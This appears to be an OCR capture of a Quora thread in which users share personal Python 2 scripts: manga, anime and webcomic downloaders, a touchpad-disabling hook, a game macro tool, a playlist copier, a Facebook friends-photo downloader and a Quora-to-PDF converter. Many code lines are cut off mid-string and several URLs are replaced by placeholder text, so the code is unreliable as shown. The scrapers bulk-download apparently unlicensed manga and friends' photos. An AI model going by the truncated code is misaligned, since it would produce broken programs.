
usage :

> python tokyo.py 1 24

dloads first 24 episodes.
output:



Your free download manager window ends up looking something like this :



if you download each file at about ~40kBps.. you can just marathon the anime while downloading if you give it a head-start of 2 files. Also, for some anime the naming on the site might be wrong or the optimal sized files might have improper subs etc.. To handle these problems a little bit of tweaking might be needed for certain animes. So it is not recommended for people who have no idea of how to work python.

Haiakumanga, the friendly manga downloader.

This downloads manga from http://mangahere.com .

Instructions for use:

> Haiakumanga is a manga batch downloader which downloads volumes of manga from www.http://mangahere.com
>
> usage :
> python haiakumanga.py
>
> Enter first volume of batch dload process-->1
> Enter last volume of batch dload process-->5

this will download volume 1 to volume 5(inclusive of both 1 and 5) of manga specified in the code. The downloaded files are in he cbz format. These comic book archives are easy to read using comic book reader software like cdisplay for windows and comix for ubuntu. perfect viewer works very well for android smartphones/tablets.

MODIFICATIONS

1. Changing Anime
2. Changing file locations

1.
To change anime,

step1: look for the url from http://mangahere.com that has all the volumes listed for the required manga

eg. for bleach the url would be http://www.http://mangahere.com/manga/bleach/
for naruto the url would be http://www.http://mangahere.com/manga/naruto/
and so on.
NOTE: do not guess the urls.. browse through http://mangahere.com for proper urls

step2: Here you need to edit one line in the source code

line 36
url='http://www.http://mangahere.com/manga/bleach/'
to
url='<url found in step 1>'
eg. for naruto
url='http://www.http://mangahere.com/manga/naruto/'

2.
To change file locations,

Step1: Temp file location
line 53
temp='/media/aux1/pythonary/temp/'
to
temp='<new path>'
windows eg.
temp='d:/manga/temp'

Step2: Final output location
line 54
zlocation='/media/aux1/pythonary/haiakumanga/'

> to
> zlocation='<new path>'
> windows eg.
> zlocation='d:/manga/bleach'
>
> Thats all. Enjoy your manga. :)

SCRIPT:

```
import sys
import re
import urllib
import os
import ctypes
import zipfile
from urllib import FancyURLopener
class MyOpener(FancyURLopener):
        version = 'Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.11)Gecko/2007
def getpages(opener,link):
        ufile=opener.open(link)
        html=ufile.read()
        links=re.findall('option value="(.+?)" ',html)
        outlist=[]
        for element in links:
                if element not in outlist:
                        outlist.append(element)
        return outlist
def getimagelink(source,opener):
        ufile=opener.open(source)
        html=ufile.read()
        link=re.search('<img src="(.+?)" onerror',html)
        return link.group(1)
def main():
        url='http://www.mangahere.com/manga/bleach/' # change anime url here
        a=re.search('/manga/(.+)/',url)
        anime=a.group(1)
        first=raw_input("Enter first volume of batch dload process-->")
        first=int(first)
        last=raw_input("Enter last volume of batch dload process-->")
        last=int(last)
        opener=MyOpener()
        ufile=opener.open(url)
        html=ufile.read()
        table=re.findall('<span class="left">\s+<a class="color_0077" href="(.+)" >\s+
        table.reverse()
        temp='/media/aux1/pythonary/temp/'    # change temp directory location here
        zlocation='/media/aux1/pythonary/haiakumanga/' # change cbz output directory he
        for elem in range(first,last+1):
                pages=getpages(opener,table[elem][0])
                count=0
                zname=anime+' '+'volume'+str(elem)+'.cbz'
                z=zipfile.ZipFile(zlocation+zname,'w')
```

```
                for page in pages:
                        count=count+1
                        link=getimagelink(page,opener)
                        filename='volume'+str(elem)+'page'+str(count)+'.jpg'
                        opener.retrieve(link,temp+filename)
                        z.write(temp+filename)
                        os.remove(temp+filename)
                z.close()
                sys.stdout.flush()
                print 'volume',elem,'downloaded'
        #shutdown=1
        #if shutdown ==1:
                #os.system('shutdown -s -t 1')
if __name__ == '__main__':
  main()
```

xkcd webcomic downloader

This script downloads the desired range of xkcd strips and stores them as html files for reading and preserves the hover text jokes as well.

> usage - python getxkcd.py <start strip no.> <end strip no.>
> eg. python getxkcd.py 1 50
> gets comics 1 to 50.

script:

```
import sys
import re
import urllib
import os
import ctypes
def getlink(strip):
    link='Page on Xkcd'
    ufile = urllib.urlopen(link)
    html= ufile.read()
    regex="""<div id="comic">
              <img src="(.*)" title="(.*)" alt="(.*)" />"""
    match=re.search(regex,html)
    return (match.group(1),match.group(2),match.group(3))
def main():
        first=sys.argv[1]
        last=sys.argv[2]
        first=int(first)
        last=int(last)
        tuples=[]
        print 'fetching urls'
        for strip in range(first,last+1):
                tuples.append(getlink(strip))
        number=int(first)
```

```
        print 'urls fetched...downloading files and writing hypertext'
        f=open('/media/aux1/pythonary/xkcd.html','a')# change path here
        for tuple in tuples:
                urllib.urlretrieve(tuple[0],'/media/aux1/pythonary/getxkcd_files/strip'+s
                sys.stdout.flush()
                print'.',
                hypertext='<h2>'+tuple[2]+'  xkcd no.-'+str(number)+'</h2><p><img src="ge
                f.write(hypertext)
                number+=1
        f.close()
        print '\nbatch downloading completed'
if __name__ == '__main__':
  main()
```

Ctrl-Alt-Del webcomic downloader

Downloads all strips of given year and month of ctrl alt del webcomics. Works well with batch files for more automation. I wrote this long back when I had just learned python so I think this batch thing could be avoided but didn't know enough back then. Still.

> Usage: python getcad.py <year> <month>
> eg. for strips from November 2012,
> python getcad.py 2012 11

Script:

```
import sys
import re
import urllib
import os
import ctypes
from urllib import FancyURLopener
class MyOpener(FancyURLopener):
        version = 'Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.11)Gecko/2007112
def getlinks(add,m,opener):
        ufile=opener.open(add)
        html=ufile.read()
        dates=re.findall('href="/cad/(\d+)">',html)
        links=[]
        for date in dates:
                if date[4:6]==m:
                        links.append('Page on Cad-comic)
        links.reverse()
        print 'Total {} comics found.'.format(len(links))
        #print len(links)
        return links
def getstriplink(link,opener):
        ufile=opener.open(link)
        html=ufile.read()
```

```
        url=re.search('img src="(.+)" alt="(.+)" title=',html)
        date=link[-8:]
        return(url.group(1),url.group(2),date)
def main():
        y=sys.argv[1]
        m=sys.argv[2]
        add='Ctrl+Alt+Del - Archives - Ctrl+Alt+Del
        opener=MyOpener()
        #links=[]
        links=getlinks(add,m,opener)
        f=open('/media/aux1/pythonary/ctrl-alt-del/cad'+str(y)+str(m)+'.html','w')
        print 'downloading'
        for link in links:
                url=getstriplink(link,opener)
                #date=url[0][-8:]
                date=url[2]
                opener.retrieve(url[0],'/media/aux1/pythonary/ctrl-alt-del/getcad_files/s
                sys.stdout.flush()
                print'.',
                f.write('<h2>'+url[1]+' '+date+'</h2>'+'<p><img src="getcad_files/strip'+
        f.close()
        print 'DONE!'
if __name__ == '__main__':
  main()
```

python script to disable laptop touchpad while typing

Small python script to disable laptop touchpad while typing(with some buffer time) so that accidentals touches on touchpad(wrists,thumbs) while typing doesn't move cursor to middle of sentence. Although not a laptop user myself, others who have used it found it useful.

```
import pythoncom, pyHook
import time
buff=1.0
lasthit=time.time()
isfirst=1
def main():
    def OnKeyboardEvent(event):
        t=time.time()
        global lasthit
        global isfirst
        lasthit=t


        isfirst=0
        return True

    def OnMouseEvent(event):
        #t=time.time()
```

```
        #global st
        global isfirst
        global lasthit
        global buff
        diff=time.time()-lasthit
        rc=True
        #print "ping"
        if isfirst:
            rc=True
            #print "1"

        if (diff<buff and not isfirst):
            rc=False
            #print "2"
        if(diff>buff and not isfirst):
            rc=True
            #print "3"
        return rc
    print "app started. close this window to stop"
    # create a hook manager
    hm = pyHook.HookManager()
    # watch for all mouse events
    hm.MouseAll = OnMouseEvent
    hm.KeyDown = OnKeyboardEvent
    # set the hook
    hm.HookKeyboard()
    hm.HookMouse()
    # wait forever
    pythoncom.PumpMessages()
if __name__ == '__main__':
  main()
```


Torchlit.. a tool for helping out with Torchlight 2(Or other ARPGs)

Finally I am also a fan of action rpgs. So after I got torchlight 2, i wrote this to help me out a little bit. It allows you to bind the middle click to a series of number key presses so that one middle click in battle can cast multiple skills one by one. Like if you have 3 buff skills you need to cast before entering a large mob, you just middle click and it casts them one by one, you can set priority for mana considerations . It also lets you scroll the right click skill with the scroll wheel. Was quite useful when I used it.

1. enter what keys you want to replace mouse scroll up , mouse scroll down and middle click with. currently mouse scroll up and down only accepts one keystroke as a replacement. middle mouse click can be changed to a string of keystrokes. the syntax for which can be found at http://www.rutherfurd.net/python...
2. set up key bindings in torchlight 2 for cycle weapons as the keys you set up mouse scroll in torchlit. Unbind mouse scroll from other functions. the middle click is designed to call 3 skills automatically. eg as a berserker i have 8,9,0 as middle click replacement and have kept 3 self cast/summoning skills in the skill bar. SO i just click the middle mouse button and it casts all the pre battle skills i need to cast before entering a crowd of enemies.
3. click start to enable the conversion and stop to disable. TIP: experiment the pause time between the last 2

> buttons in the middle mouse replacement as for different skills different times might be needed. This has something to do with torchlight cast times themselves.

Its got a nice gui too :)



here's the script:

```
from Tkinter import *
import pythoncom, pyHook
import SendKeys
from multiprocessing import *
import ctypes
def realwork(mouseup,mousedown,middlemouse,n):
    def OnMouseEvent(event):
        rc=True

        if event.Message==519 and n.value==1:
            rc=False
            #tx="8 9 {PAUSE .70} 0"
            SendKeys.SendKeys(middlemouse.value)
        if event.Wheel==-1 and n.value==1:
            rc=False
            SendKeys.SendKeys(mousedown.value)
        if event.Wheel==1 and n.value==1:
            rc=False
            SendKeys.SendKeys(mouseup.value)
        # return True to pass the event to other handlers
        return rc

    i=0
    #middleclick=""
    #while (i<len(middlemouse)):
    #    middleclick=middleclick+middlemouse[i]
    #print mouseup,mousedown,middleclick
    hm = pyHook.HookManager()
    # watch for all mouse events
    hm.MouseAll = OnMouseEvent
    # set the hook
```


```
    hm.HookMouse()
    # wait forever
    pythoncom.PumpMessages()
    if v.get()=="Disabled":
        return 0
#############################################################################################
def main():
    freeze_support()
    num = Value('i')
    top = Tk()
    top.wm_title("Torchlit!")
    top.wm_iconbitmap('network.ico')
    RWidth=top.winfo_screenwidth()/5
    RHeight=top.winfo_screenheight()/4
    top.geometry(("%dx%d")%(RWidth,RHeight))
    tx="Disabled"
    v=StringVar()
    mu=StringVar()
    md=StringVar()
    mm=StringVar()
    mu.set("'")
    md.set(";")
    mm.set("8 9 {PAUSE .70} 0")
    num.value=0
    #p = Process(target=realwork,args=(mu.get(),md.get(),mm.get(),num))
    up=Value(ctypes.c_char,mu.get())
    down=Value(ctypes.c_char,md.get())
    middle=Array(ctypes.c_char,mm.get())
    p = Process(target=realwork,args=(up,down,middle,num))
    p.start()
    def fun1():

        #thread.start_new_thread ( realwork, (mu.get(),md.get(),mm.get()) )
        up.value=mu.get()
        #print up.value
        down.value=md.get()
        #print down.value
        middle.value=mm.get()
        #print middle[:]
        num.value=1

        #p.join()
        v.set("Enabled")
    def fun2():
        num.value=0
        v.set("Disabled")

    L1 = Label(top, text="Mouse Up")
    L1.pack( side = TOP)
    E1 = Entry(top, bd =5,textvariable=mu,justify=CENTER)
    E1.pack(side = TOP)
    L2 = Label(top, text="Mouse Down")
    L2.pack( side = TOP)
    E2 = Entry(top, bd =5,textvariable=md,justify=CENTER)
```

```
    E2.pack(side = TOP)
    L3 = Label(top, text="Middle Mouse")
    L3.pack( side = TOP)
    E3 = Entry(top, bd =5,textvariable=mm,justify=CENTER)
    E3.pack(side = TOP)
    v.set("Disabled")
    L3 = Label(top, textvariable=v)
    L3.pack()
    B1 = Button(top, text ="Start", command = fun1)
    B1.pack(side = LEFT)
    B2 = Button(top, text ="Stop", command = fun2)
    B2.pack(side = RIGHT)

    def doSomething():
        # check if saving
        # if not:
        fun2()
        p.terminate()
        top.destroy()
    top.protocol('WM_DELETE_WINDOW', doSomething)
    top.mainloop()
if __name__ == '__main__':
  main()
```

Script which copies music files from a winamp playlist to required location

Usage scenario:
I have a huge music folder with a complicated directory structure. So to find the music I want to play, I use winamp library. The kind of music i listen to usually involves bands that have multiple versions of the same songs.. live, studio, extended crazy guitar solo version etc.. Grateful Dead etc. SO when I want to listen to particular song, I usually select the version with the longest track length. this sort of sorting is easy on the library, but if I have to say copy a few GBs of music to a pendrive or something, looking for them in the folders in windows explorer is a huge pain. So, I wrote this script.. you make a playlist of many files using winamp library, save the playlist(*.m3u) and run the script with the m3u file and the destination directory as command line arguments and the files are copied.
I actually am curious to find out if anyone else has the same issue/usage scenario. Leave a comment if you do :P

NOTE: Save the playlist file in a different location than the music files because otherwise the playlist file contains only relative addresses and that's a problem.



Ignore that DIRECT_ACCESS folder.. I just have some scripts in there which I use all the time and have added it to

the environment variables thing so that i don't have to locate them every time.

Script:

```
import sys
import shutil
import os
def main():
    if(len(sys.argv)!=3):
        print "USAGE-cd to script location and type- python ",sys.argv[0]," <path to m3u
        sys.exit()
    playlist=sys.argv[1]
    dest=sys.argv[2]
    f=open(playlist)
    #raw=f.read()
    if not os.path.exists(playlist):
        print "path to m3u file doesn't exist.. try again"
        sys.exit()
    if not os.path.exists(dest):
        print "dest path doesn't exist..creating.."
        os.makedirs(dest)
        print "path created"
    for line in f.readlines():
        if line[0]!='#':
            fline=line[:-1]
            fname=os.path.split(fline)[-1]
            shutil.copyfile(fline,dest+"//"+fname)
            print line+" DONE"



if __name__ == '__main__':
        main()
```

Updated Jul 30, 2013 • View Upvotes

Archit Verma, import bio

5.4k Views

A Script That Submits Code to Codechef And SPOJ Directly From The Terminal

It all started in the morning when I sat down to solve a problem related to graphs on http://www.codechef.com. While solving the problem I realized that I needed to first revise my concepts of graphs. So, I headed to Coursera to download the lectures of a course on Algorithms. Downloading 50 odd videos was a mundane task and I decided to use python to do it. But due to some reason the script that I wrote wasn't able to do so.

Later in the night I was talking to my friend Dhruv Agarwal and told him about the problem with the script. While we couldn't solve the problem, we came up with an idea to write a script to submit problem solutions on codechef using terminal. And thus at 2am in the night we wrote a python program that lets people submit http://www.codechef.com and http:/www.spoj.com solutions using terminal.

The script is open source and the source code is available here: architv/fastsubmit_codechef .

Updated Oct 2, 2014 • View Upvotes

Abhijit Agarwal

4.3k Views

A script to get rank and fees information about CS master's courses in Europe

I was looking into the idea of pursuing my masters in Computer Science from Europe. I found a website where you could view master courses in different subjects and countries all over Europe.

But the fees is different for students within the EU and students outside of the EU, and the latter was not always included. Moreover, there was no way to see how good a college is considered, because there was no ranking on the page.

So I wrote a script to scrape the results on the website and find it's fees for outsiders and the QS and ARWU rankings of the University and write all this data into a CSV file.

This script also made the use of Wolfram Alpha API and the Google Search engine. I used BeautifulSoup library for scraping and LXML library for parsing XML outputs by Wolfram Alpha

Here is a sample output for the keyword "Graphic Design"

	A	B	C	D	E	F	G	H	I	J	K
1	Degree	Course Name	University	ARWU Rank	QS Rank	Location	Course Starting Date	Duration	Cost for Local Students	Cost for Foreign Students	Link for M
2	M.A.	Graphic Design	Sir John Cass Department of Art Media	Rank Not Found	Not Found	United Kingdom	Sep 2013	12 months	8,850 per year	12,100 per year	http://www
3	M.A.	Graphic Design and Type	Anglia Ruskin University Cambridge Ca	Rank Not Found	Not Found	United Kingdom	Sep 2013	12 months	6,820 per year	12,690 per year	http://www
4	M.A.	Graphic Design	Art and Design	201-300	Not Found	United Kingdom	Sep 2013	12 months	6,109 per year	12,366 per year	http://www
5	M.A.	Graphic Design	Graphics & Illustration	301-400	Not Found	United Kingdom	Sep 2013	12 months	Not Specified	Not Specified	http://www
6	M.A.	Design (Graphic Design)	Faculty of Arts Computing Engineering	34	374	United Kingdom	Sep 2013	15 months	4,551 per year	10,759 per year	http://www
7	M.A.	Arts (Design, Graphics,	Programmes for International Students	201-300	Not Found	Lithuania	Any time	18 months	3,600 per year	3,600 per year	http://www
8	M.A.	Motion Graphics	Department of Design & Creative	Rank Not Found	Not Found	Ireland	Sep 2013	12 months	0 per year	8,400 per year	http://www
9	M.A.	Graphic Design Commun	Chelsea College of Art and Design	Rank Not Found	Not Found	United Kingdom	Oct 2013	12 months	Not Specified	Not Specified	http://www
10	M.A.	Graphic Design	School of Art and Design	Rank Not Found	Not Found	United Kingdom	Sep 2013	12 months	5,900 per year	12,400 per year	http://www
11	M.A.	Graphic Design & G	Graphics & Illustration	301-400	Not Found	United Kingdom	Sep 2013	12 months	Not Specified	Not Specified	http://www
12	M.A.	Graphic Design	London College of Communication	21	Not Found	United Kingdom	Jan 2014	12 months	Not Specified	Not Specified	http://www
13	M.A.	Graphic Design Commun	Chelsea College of Art and Design	Rank Not Found	Not Found	United Kingdom	Oct 2013	12 months	Not Specified	Not Specified	http://www
14	M.A.	Graphic Design	Faculty of Creative and Cultural Indust	101-150	Not Found	United Kingdom	Sep 2013	12 months	Not Specified	Not Specified	http://www
15	Master	Graphic Design MA/MF	College of Humanities & Social Sc	101-150	49	United Kingdom	Sep 2013	Duration Error	Not Specified	Not Specified	http://www
16	M.A.	Graphic Design	Faculty of Art Design and Architecture	Rank Not Found	222	United Kingdom	Sep 2013	12 months	Not Specified	Not Specified	http://www
17	M.A.	Graphic Design, Media	Aalto University School of Art and Desi	Rank Not Found	222	Finland	Sep 2013	24 months	0 per year	Not Specified	http://www
18	M.A.	Graphic Design, Visual	Aalto University School of Art and Desi	Rank Not Found	222	Finland	Sep 2013	24 months	0 per year	Not Specified	http://www
19	M.A.	Design	Department of Art and Design	201-300	222	United Kingdom	Sep 2013	24 months	Not Specified	Not Specified	http://www
20	M.A.	Visual Arts (Graphic Des	Camberwell College of Arts	Rank Not Found	Not Found	United Kingdom	Sep 2013	12 months	7,200 per year	15,280 per year	http://www
21	M.A.	Graphic Storytelling &am	Graphics & Illustration	301-400	Not Found	United Kingdom	Sep 2013	12 months	Not Specified	Not Specified	http://www
22											
23	Master	Media and Design	Graduate Programs	Rank Not Found		Turkey	Sep 2013	12 months	10,900 per year	10,900 per year	http://www
24	Master	Visual Design Master Co	Visual Design Master Course	101-150	Not Found	Italy	Oct 2013	12 months	13,300 per year	Not Specified	http://www
25	Master	Master in Editorial Desig	Design	201-300	Not Found	Spain	Oct 2013	Duration Error	6,300 per year	6,300 per year	http://www
26	M.A.	MA(Res) Typography an	Typography & Graphic Communi	201-300	Not Found	United Kingdom	Oct 2013	12 months	5,720 per year	13,860 per year	http://www
27	M.A.	Art and Design	Faculty of Creative Arts Technologies	101-150	451- 500	United Kingdom	Feb 2014	12 months	5,695 per year	11,290 per year	http://www
28	M.A.	Master in Motion Graphi	Design	201-300	Not Found	Spain	Oct 2013	Duration Error	6,300 per year	6,300 per year	http://www
29	M.A.	Design Innovation MA/M	Art and Design	201-300	Not Found	United Kingdom	Sep 2013	12 months	4,263 per year	10,658 per year	http://www
30	Master	Communication Design	Faculty of Art Design and Architecture	Rank Not Found	222	United Kingdom	Sep 2013	24 months	5,920 per year	12,280 per year	http://www

It is definitely not my best script but a problem that interested me a lot at the time.
You can look at the code at abhijit148/masterSearch
Please note that even though the code works last time I checked, it is nowhere near what we call "Good Quality" code and I request that you not judge me by how messy it is. :)
You are welcome to contribute to the development of this code and if you do it independently, send me a link when you are done maybe?

Updated Apr 12, 2014 • View Upvotes

Shreyas Panhalkar, :q!

6.8k Views

Downloading subtitles and loading them in VLC.

I recently came across Manoj Memana Jayakumar's amazing scripts mentioned in his answer. He has nicely written a subtitle downloader script which works perfectly on windows. To make it work on Linux, you have to go through a tedious process of context menu creation with **nautilus-actions.** Thus, I decided to bind all these things under a single python script including **subtitle downloader** and **VLC launcher**. Now all you have to do is run a single python script once and it will take care of everything.

Just Double click on a movie or an episode (or open with "vlc with subs") and it will download subtitles and load them accordingly in VLC.

Thanks to Manoj Memana Jayakumar and his subtitle downloader.

Github link : theGreatHeisenberg/VLC-With-Subtitles

Written Mar 29, 2014 • View Upvotes

Prashant Sharma, Computer Science major

2.7k Views

A script to get the **Upvote Distribution of Quora**. Here's the link to the original answer:
What is the upvote distribution on Quora?

Brief description: So basically, there was this question on Quora, which asked for the distribution of upvotes on Quora. I wrote a python script to scan through recent answers of random users on Quora, and building a distribution of the votes received on the answers.

Written Dec 29, 2013 • View Upvotes

Devinder Kumar, I find things in images, currently working on self-driving cars!!

6.2k Views

I saw the post by Akshit Khurana yesterday which seemed to be very cool !!!
so, I read some basic things about the Graph API & FQL and came up with this:

script to download all the photos of your friends on facebook

dont know if this is my best script but it was surely fun :)
the code can be downloaded from : https://github.com/Coder-007/fb-...

```
#Downloads all the photos of your friends on facebook
#by: Devinder Kumar
#email: devinderkumar[AT]comsoc[DOT]org
import requests
import json
import urllib
TOKEN = '<your access_token here>'
def get_photos():
    #returns a dict of url of photos in your friend's visble albums #change width to get
    query = ("SELECT src FROM photo_src WHERE photo_id IN (SELECT object_id FROM photo WH
    payload = {'q':query,'access_token': TOKEN}
    response = requests.get('https://graph.facebook.com/fql', params=payload)
    result = json.loads(response.text)
    return result['data']
def save_photos(photos):
    #saves all the photos
    counter = 0
    for photo in photos:
        counter +=1
        print "successfully downloaded pic_%s " % counter
        urllib.urlretrieve(photo['src'],"pic_%s" %counter)
```

```
if __name__ == '__main__':
    save_photos(get_photos())
```

Written 9 Jul 2013 • View Upvotes

Varun Saravagi, So long, and thanks for all the fish!

3.6k Views

Downloading Quora answers as PDF:

I thought about this when I was trying to go through all the answers for this question. There were 118 answers and I did not want to go through all of them at one go. And I found it irritating to scroll through all the answers to find the answer where I left. So I decided to download all the answers as a pdf and read them just through the pdf anytime I want and even without any internet connection.

I used Selenium to scroll and load all the answers, and pdfcrowd to convert to pdf. You would need to create an account at Web/HTML to PDF API and get a key to use the api.

Here is the code:

```
from selenium import webdriver
from bs4 import BeautifulSoup
import time
import pdfcrowd
from selenium.webdriver.common.keys import Keys

def get_browser_html(url):
        browser = webdriver.Chrome()
        browser.get(url)
        time.sleep(3)
        body = browser.find_element_by_tag_name("body")
        #Get total answers for the question"
        #for example: 116 Answers would return 116
        total_answers = int(browser.find_element_by_class_name("answer_count").text.split(" ")[0])
        print "Total answers : ", total_answers
        loaded_answers_length = len(browser.find_elements_by_class_name("pagedlist_item"))
        #Load all the answers first.
        count = 0
        print "Loading all answers..."
        while True:
                body.send_keys(Keys.END)
                time.sleep(3)
                loaded_answers_length_new = len(browser.find_elements_by_class_name("pagedlist_ite
                if loaded_answers_length == loaded_answers_length_new:
                        count += 1
                        if count == 3:
                                break
                else:
                        loaded_answers_length = loaded_answers_length_new
        time.sleep(3)
        print "All answers loaded "
        html_source = browser.page_source
        return html_source,browser

```

```
urls =  ["What are the best Python scripts you've ever written?",
        "What are the very best answers on Quora, as chosen by the Top Writers who wrote them?"
        ]
url = urls[0]
html,browser = get_browser_html(url)
client = pdfcrowd.Client("username", "token")
file_name = url.split('/')[-1]+'.pdf'
output_file = open(file_name,'wb')
print "Converting to pdf..."
client.enableJavaScript(False)
pdf = client.convertHtml(html,output_file)
output_file.close()
print "File ", file_name, "created"
browser.close()

```

The drawback obviously being that you can't comment or upvote on the answer.

Written Jan 13, 2015 • View Upvotes

Prashant Bhattacharji

4.2k Views

Possibly one of the most trivial scripts in terms of the skills required to write it; but one of the most significant in terms of what it unearthed. Also the script was a rather messy hack.

A Python Matplotlib Script to plot India's School leaving Class 12 scores (CBSE-ICSE data), create graphs of their amazingly distorted score distributions (the data scraping and crawling was done with Ruby scripts used in 2012 and 2013) and to **expose their freaking fraud.**


Press Coverage:


Times of India: â€˜CBSE Std XII scoring shows sudden spikesâ€™™
Hindustan Times: Page on Google


Times of India: â€˜CBSE Std XII scoring shows sudden spikesâ€™™
Hindustan Times: Page on Google

